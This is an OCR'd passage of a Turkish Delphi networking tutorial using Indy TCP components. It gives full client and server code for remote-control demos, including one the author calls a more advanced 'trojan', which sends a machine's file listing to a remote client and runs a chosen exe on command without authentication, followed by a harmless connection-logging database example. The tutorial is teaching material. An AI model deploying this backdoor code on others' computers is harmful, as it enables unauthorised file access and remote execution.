  IdTCPClient1.Port:=StrToInt(Edit2.Text);
  Button12.Enabled:=false;
end;
procedure TForm1.Button11Click(Sender: TObject);
//Bağlan
var
  oku:AnsiString;
begin
  IdTCPClient1.Connect();  //bağlan
  oku:=IdTCPClient1.ReadLn;//porttan oku
  StatusBar1.Panels[0].Text:=oku;
  Button11.Enabled:=false;
  Button12.Enabled:=true;
end;
procedure TForm1.Button1Click(Sender: TObject);
//NotePad Çalıştır
var
  oku:AnsiString;
begin
  if IdTCPClient1.Connected Then
    begin
      IdTCPClient1.WriteLn('notepad');//gönder
      oku:=IdTCPClient1.ReadLn;//porttan oku
      StatusBar1.Panels[1].Text:=oku;
```

```
    end;
end;
procedure TForm1.Button2Click(Sender: TObject);
//Cd Aç
var
  oku:AnsiString;
begin
  if IdTCPClient1.Connected Then
    begin
      IdTCPClient1.WriteLn('cdac');//gönder
      oku:=IdTCPClient1.ReadLn;//porttan oku
      StatusBar1.Panels[1].Text:=oku;
    end;
end;
procedure TForm1.Button3Click(Sender: TObject);
//Cd Kapat
var
  oku:AnsiString;
begin
  if IdTCPClient1.Connected Then
    begin
      IdTCPClient1.WriteLn('cdkapat');//gönder
      oku:=IdTCPClient1.ReadLn;//porttan oku
      StatusBar1.Panels[1].Text:=oku;
    end;
end;
procedure TForm1.Button4Click(Sender: TObject);
//Ekran Koruyucuyu Çalıştır
var
  oku:AnsiString;
begin
  if IdTCPClient1.Connected Then
    begin
      IdTCPClient1.WriteLn('ekran');//gönder
     oku:=IdTCPClient1.ReadLn;//porttan oku
      StatusBar1.Panels[1].Text:=oku;
    end;
end;
procedure TForm1.Button5Click(Sender: TObject);
//Mesaj Yolla
var
  oku:AnsiString;
  mesaj:AnsiString;
```


```
begin
  mesaj:=InputBox('Mesajı Giriniz','Mesaj','Selam');
  if IdTCPClient1.Connected Then
    begin
      IdTCPClient1.WriteLn(mesaj);//gönder
      oku:=IdTCPClient1.ReadLn;//porttan oku
      StatusBar1.Panels[1].Text:=oku;
    end;
end;
procedure TForm1.Button6Click(Sender: TObject);
//Dosya Sil
var
  oku:AnsiString;
begin
  if IdTCPClient1.Connected Then
    begin
      IdTCPClient1.WriteLn('sil');//gönder
      oku:=IdTCPClient1.ReadLn;//porttan oku
      StatusBar1.Panels[1].Text:=oku;
    end;
end;
procedure TForm1.Button7Click(Sender: TObject);
//Kopyala
var
  oku:AnsiString;
begin
  if IdTCPClient1.Connected Then
    begin
      IdTCPClient1.WriteLn('kopyala');//gönder
      oku:=IdTCPClient1.ReadLn;//porttan oku
      StatusBar1.Panels[1].Text:=oku;
    end;
end;
procedure TForm1.Button8Click(Sender: TObject);
//Ellips Yap
var
  oku:AnsiString;
begin
  if IdTCPClient1.Connected Then
    begin
      IdTCPClient1.WriteLn('elips');//gönder
      oku:=IdTCPClient1.ReadLn;//porttan oku
      StatusBar1.Panels[1].Text:=oku;
```

```
    end;
end;
procedure TForm1.Button9Click(Sender: TObject);
//ComboBox Aç
var
  oku:AnsiString;
begin
  if IdTCPClient1.Connected Then
    begin
      IdTCPClient1.WriteLn('comboac');//gönder
      oku:=IdTCPClient1.ReadLn;//porttan oku
      StatusBar1.Panels[1].Text:=oku;
    end;
end;
procedure TForm1.Button10Click(Sender: TObject);
var //Bilgisayarı Kapat
  oku:AnsiString;
begin
  if IdTCPClient1.Connected Then
    begin
      IdTCPClient1.WriteLn('kapat');//gönder
      oku:=IdTCPClient1.ReadLn;//porttan oku
      StatusBar1.Panels[1].Text:=oku;
    end;
end;
procedure TForm1.IdTCPClient1Disconnected(Sender: TObject);
begin
  StatusBar1.Panels[0].Text:='Bağlantı Kesildi';
end;
procedure TForm1.Button12Click(Sender: TObject);
//Bağlantıyı Kes
begin
  IdTCPClient1.Disconnect;
  Button12.Enabled:=false;
  Button11.Enabled:=true;
end;
```

Şimdi iki uygulamayı da aşağıdaki şekilde yanyana getirerek çalıştırın (veya varsa iki bilgisayarınız ayrı ayrı bilgisayarlarda da çalıştırabilirsiniz. Zaten asıl amaç budur).

Client uygulamasından yapmanız gereken ilk işlem "Bağlan" düğmesine tıklayarak servera bağlanmayı sağlamak olmalıdır. Arkasından düğmelere teker teker tıklayarak etkisini diğer bilgisayarda izleyebilirsiniz.

Aşağıdaki ekran görüntüsü "Note Pad" çalıştır düğmesine tıklanıldıktan sonra alınmıştır (tabiiki diğer makinedeki notepad çalıştı).




Bağlantıyı kes düğmesine tıklamadığınız sürece (başka sebeplerden de bağlantı kesilebilir) diğer düğmeleri de deneyebilirsiniz.

Server programının çalışma mantığı, gönderilen text formatlı mesajları dallanmaya tabi tutarak herbiri için farklı kodların işletilmesini sağlamaktan ibarettir (uzantan kumanda cihazlarında da yayılan ışığın rengi dallandırılmaktadır).

Uygulama 14:Daha Gelişmiş Bir Trojan

Bu örneğimizde yine iki proje oluşturacağız. Server uygulaması gönderilecek olan komutları yorumlamak için oluşturulacak, Client uygulaması ise servera komut göndermek için kullanılacaktır. İki uygulamaya ait tasarım görüntüleri aşağıda verilmiştir.

Server Uygulaması



Örneğimiz için formunuza bir adet **FileListBox**, bir adet **DirectoryListBox** ve bir adet **DriveComboBox** (üçüde Win 3.1 yaprağında bulunabilir) yerleştirin. Ardından **IdTCPServer** ve bir adet **Memo** kontrolünü formunuzun üzerine alın. Son olarak aşağıdaki kod bloğunu "Unit" pencerenize ekleyiniz.


```
procedure TForm1.FormCreate(Sender: TObject);
begin
  DriveComboBox1.DirList:=DirectoryListBox1;
  IdTCPServer1.DefaultPort:=20000;
  IdTCPServer1.Active:=true;
end;
procedure TForm1.DriveComboBox1Change(Sender: TObject);
begin
  DirectoryListBox1.Drive:=DriveComboBox1.Drive;
end;
procedure TForm1.DirectoryListBox1Change(Sender: TObject);
begin
  FileListBox1.Directory:=DirectoryListBox1.Directory;
end;
```

```
procedure TForm1.IdTCPServer1Connect(AThread: TIdPeerThread);
var
  makina:AnsiString;
begin
  makina:=AThread.Connection.Socket.Binding.PeerIP;
  StatusBar1.Panels[0].Text:=makina+' Bağlanmak İstedi';
end;
procedure TForm1.IdTCPServer1Execute(AThread: TIdPeerThread);
var
  mesaj:AnsiString;
  i,satir:Integer;
begin
  mesaj:=AThread.Connection.ReadLn();//portu oku
  if mesaj='calistir' Then
    begin
      WinExec(PChar(FileListBox1.FileName),SW_SHOW);//çalıştır
      AThread.Connection.WriteLn('Uygulama Çalıştırıldı');
      StatusBar1.Panels[1].Text:='Trojan Uygulama Çalıştırdı';
      memo1.Lines.Add(mesaj);
    end
  else if mesaj='gonder' Then
    begin
      satir:=FileListBox1.Items.Count;
      for i:=0 to satir-1 do
        begin
          AThread.Connection.WriteLn(FileListBox1.Items.Strings[i]);//satırı yolla
          StatusBar1.Panels[1].Text:='Liste Gitti';
        end;
      FileListBox1.ItemIndex:=0;//ilk satıra git
    end
  else
    begin
      FileListBox1.ItemIndex:=StrToInt(mesaj)+1;
    end;
end;
```

Uygulamayı çalıştırdığınızda istediğiniz bir directory seçerek client bilgisayardan gönderilecek olan komutu bekleyebilirsiniz. Koda dikkat edecek olursanız client bilgisayardan "gonder" diye bir mesaj gelirse "FileListBox" içerisinde yer alan tüm dosyalar diğer bilgisayara gönderilecektir. Şayet "calistir" diye başka bir mesaj gelirse bu durumda da seçili olan "exe" dosyasının çalıştırıldığını göreceksiniz.

Client Uygulaması

Client uygulaması için aşağıdaki gibi formunuza bir adet "**IdTCPClient**", bir adet "**IdAntiFreeze**", bir adet "**Timer**" bir adet "**FileListBox**" iki adet "**Button**" ve üç adet "**Edit**" kontrolü yerleştiriniz.




Programın çalışma mantığı şöyle olacak. Öncelikle "Bağlan" düğmesine tıklayarak server bilgisayarına bağlanmalısınız. Daha sonra "Komut Satırı" kısmına "gonder" yazıp "Komut Gönder" düğmesine tıklayın. Bu sayede serverda yer alan tüm dosya listesi elinize geçmiş olacak (ne güzel değilmi..). Ardında bu dosyalar üzerinde çift tıklama yaparsanız (exe olsun yoksa hata verir) server bilgisayarında o programın çalıştığını göreceksiniz. Hatırlatalım mous veya yön tuşlarıyla dosya isimleri arasında dolaşırsanız aynı işlemi server bilgisayarıda yapacaktır. Hadi kolay gelsin..

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  FileListBox1.Clear;
  Edit1.Text:='10.11.0.180';
  Edit2.Text:='20000';
  Timer1.Interval:=100;
  IdAntiFreeze1.IdleTimeOut:=10;
  IdAntiFreeze1.Active:=true;
end;
procedure TForm1.Button2Click(Sender: TObject);
begin
  IdTCPClient1.Host:=Edit1.Text;
  IdTCPClient1.Port:=StrToInt(Edit2.Text);
  IdTCPClient1.Connect();
```

```
end;
procedure TForm1.IdTCPClient1Connected(Sender: TObject);
begin
  StatusBar1.Panels[0].Text:='Bağlantı Kuruldu';
end;
procedure TForm1.IdTCPClient1Disconnected(Sender: TObject);
begin
  StatusBar1.Panels[0].Text:='Bağlantı Kesildi';
end;
procedure TForm1.Button1Click(Sender: TObject);
var
  mesaj:AnsiString;
begin
  mesaj:=Edit3.Text;
  IdTCPClient1.WriteLn(mesaj);
end;
procedure TForm1.FileListBox1KeyDown(Sender: TObject; var Key:
Word;
  Shift: TShiftState);
var
  sira:Integer;
begin
  if (key=vk_UP) OR (KEY=VK_DOWN) Then
    begin
      sira:=FileListBox1.ItemIndex;
      IdTCPClient1.WriteLn(IntToStr(sira));
    end
end;
procedure TForm1.FileListBox1MouseDown(Sender: TObject;
  Button: TMouseButton; Shift: TShiftState; X, Y: Integer);
var
  sira:Integer;
begin
      sira:=FileListBox1.ItemIndex;
      IdTCPClient1.WriteLn(IntToStr(sira-1));
end;
procedure TForm1.Timer1Timer(Sender: TObject);
var
  oku:AnsiString;
begin
  if IdTCPClient1.Connected Then
    begin
      oku:=IdTCPClient1.ReadLn();
```


```
      FileListBox1.Items.Add(oku);
    end;
  StatusBar1.Panels[1].Text:=oku;
end;
procedure TForm1.FileListBox1DblClick(Sender: TObject);
//server da dosya çalıştır
var
  oku:AnsiString;
begin
  if IdTCPClient1.Connected Then
    begin
      IdTCPClient1.WriteLn('calistir');
      oku:=IdTCPClient1.ReadLn();
      StatusBar1.Panels[1].Text:=oku;
    end;
end;
```

Şimdi iki uygulamaya ait "exe" dosyalarını aynı anda çalıştırın.



Server uygulamasını çalıştırdıktan sonra herhangi bir klasörü seçerek içerisindeki dosyaları yukarıdaki şekilde listeletin. Dosyaların içerisinde "exe" olmasına dikkat edin çünkü birazdan göndereceğimiz komutla bu "exe" dosyalarını çalıştıracağız.


Şimdi de Client uygulamasından yapmanız gerekenleri açıklayalım. Öncelikle aşağıdaki gibi çalışmasını sağlayın. Server bilgisyarının "IP" sini ve port numarasını (ikisindede aynı olacak) girerek "Bağlan" isimli düğmeye tıklayınız. Gerekli açıklama bilgileri status bara ait panelde sizlere iletilecektir.




Daha sonra "Komut Satırı" kutusuna "gonder" yazıp "Komut Gönder" düğmesine tıklayın. Servera ait tüm dosyaların listeye eklendiğini göreceksiniz. Şimdi yapmanız gereken tek şey bir "exe" dosyası bulup üzerine çift tıklamak.

Uygulama 15:Network Uygulamalarında Veri Tabanı Kullanmak

Örneğimiz için yine iki ayrı proje geliştireceğiz. Extra yapacağımız işlem tüm kayıtları veri tabanına yazdırmak olacaktır. Amaç client uygulaması server bilgisayarına bağlandıktan sonra ne kadar bağlı kaldığını tablolar halinde tutabilmek (servis sağlayıcınız sizin için benzer bir program çalıştırmaktadır). Öncelikle aşağıdaki tabloyu paradoxta oluşturunuz.



Server Uygulaması



Server uygulaması için yukarıdaki tasarımı oluşturunuz. Karışıklıklara izin vermemek için tüm işlemlerinizi adım adım izah edeceğim.

- Birinci adımda formunuza bir adet "**Table**" nesnesi yerleştirerek yukarıdaki tablonuza bağlayın (DataBaseName ve TableName).
- İkinci adımda formunuza bir adet "**DataSource**" ve Bir adet "**DBGrid**" nesnesi yerleştirerek "**DataSource**" kontrolünün "**DataSet**" özelliğine "Table1" , "**DBGrid**" kontrolünün de "**DataSource**" özelliğine "DataSource1" kontrolünü aktarın.
- Üçüncü adımda "**table1**" kontrolünü seçerek mousun sağ tuşuna tıklayın. Açılan menüden "**Fields Editor**" seçeneğini seçin. Beyaz bir pencere açılacaktır, bu pencerede mousun sağ tuşuna tıklayarak "**Add All Fields**" seçeneğini seçerek tüm sütunları projenize ekleyin.
- Dördüncü adımda formunuza bir adet "**DBNavigator**" kontrolü yerleştirerek "**DataSource**" özelliğine "DataSource1" kontrolünü aktarın.
- Beşinci adımda formunuza bir adet "Timer" ve bir adet "IdTCPServer" kontrolü yerleştiriniz.
- Bu adımda aşağıdaki kod bloğunu "Unit" pencerenize ekleyiniz.


```
var
  sayac:Integer=0;
procedure TForm1.FormCreate(Sender: TObject);
begin
  IdTCPServer1.DefaultPort:=20000;
  IdTCPServer1.Active:=true;
  StatusBar1.Panels[0].Text:='Bağlantı Bekleniyor';
  Timer1.Interval:=1000;//bir sn
  Timer1.Enabled:=true;
end;
procedure TForm1.IdTCPServer1Connect(AThread: TIdPeerThread);
var
  makina:AnsiString;
begin
  StatusBar1.Panels[0].Text:='Bağlantı İstendi';
  makina:=AThread.Connection.Socket.Binding.PeerIP;
  try
    Table1.Insert;
    Table1ABONEADI.Text:=makina;
    Table1BTARIH.AsDateTime:=Date;
    Table1BSAATI.AsDateTime:=Time;
    Table1KONTOR.AsCurrency:=100;
    Table1SAYI1.AsInteger:=sayac;
    Table1SAYI2.AsInteger:=33333;
```

```
    Table1.Post;//Yazdır
  except
  end;
end;
procedure TForm1.Timer1Timer(Sender: TObject);
begin
  inc(sayac);
end;
procedure TForm1.IdTCPServer1Execute(AThread: TIdPeerThread);
var
  ara:Boolean ;
  fark:Integer;
  adres,mesaj,zaman:AnsiString;
begin
  mesaj:=AThread.Connection.ReadLn();//portu oku
  if mesaj='kapat' Then
  begin
    adres:=AThread.Connection.Socket.Binding.PeerIP;
    zaman:='';
    ara:=table1.Locate('ABONEADI;SON',VarArrayOf([adres,zaman]),[]);
    if ara Then//Kayıt bulunduysa
      begin
        Table1.Edit;
        Table1.FieldByName('ASAATI').AsDateTime:=Time;
        Table1.FieldByName('SAYI2').AsInteger:=sayac;
        fark:=Table1SAYI2.AsInteger-Table1SAYI1.AsInteger;
        Table1SON.AsString:='KAPALI';
        Table1TUTAR.AsCurrency:=Table1KONTOR.AsCurrency*fark ;
        Table1.Post;
      end;
    StatusBar1.Panels[1].Text:='Bilgisayar Ayrıldı';
  end;
end;
```

Tablo da oluşturulan “SON” isimli sütun, sadece kayıt bulma aşamasında o makinaya (birden fazla kere bağlanmış olabilir. Ama sadece en son bağlantısı boş olacaktır. Çünkü bağlantısı koptuğu zaman sütuna “KAPANDI” değeri yazdırılmaktadır) ait en son kaydın bulunabilmesi için eklenmiştir. Ayrıca eklenen “SAYI” sütunları başlangıç ve ayrılış zamanlarını tutarak (sayac), aradaki farkı “KONTOR” fiyatıyla çarpıp “TUTAR “ sütununa ait değeri hesaplatabilmek için eklenmiştir.

Client Uygulaması

Client uygulaması için aşağıdaki tasarımı oluşturunuz. Karışıklığa yer vermemek için yapılan işlemleri adım adım izah edeceğim.

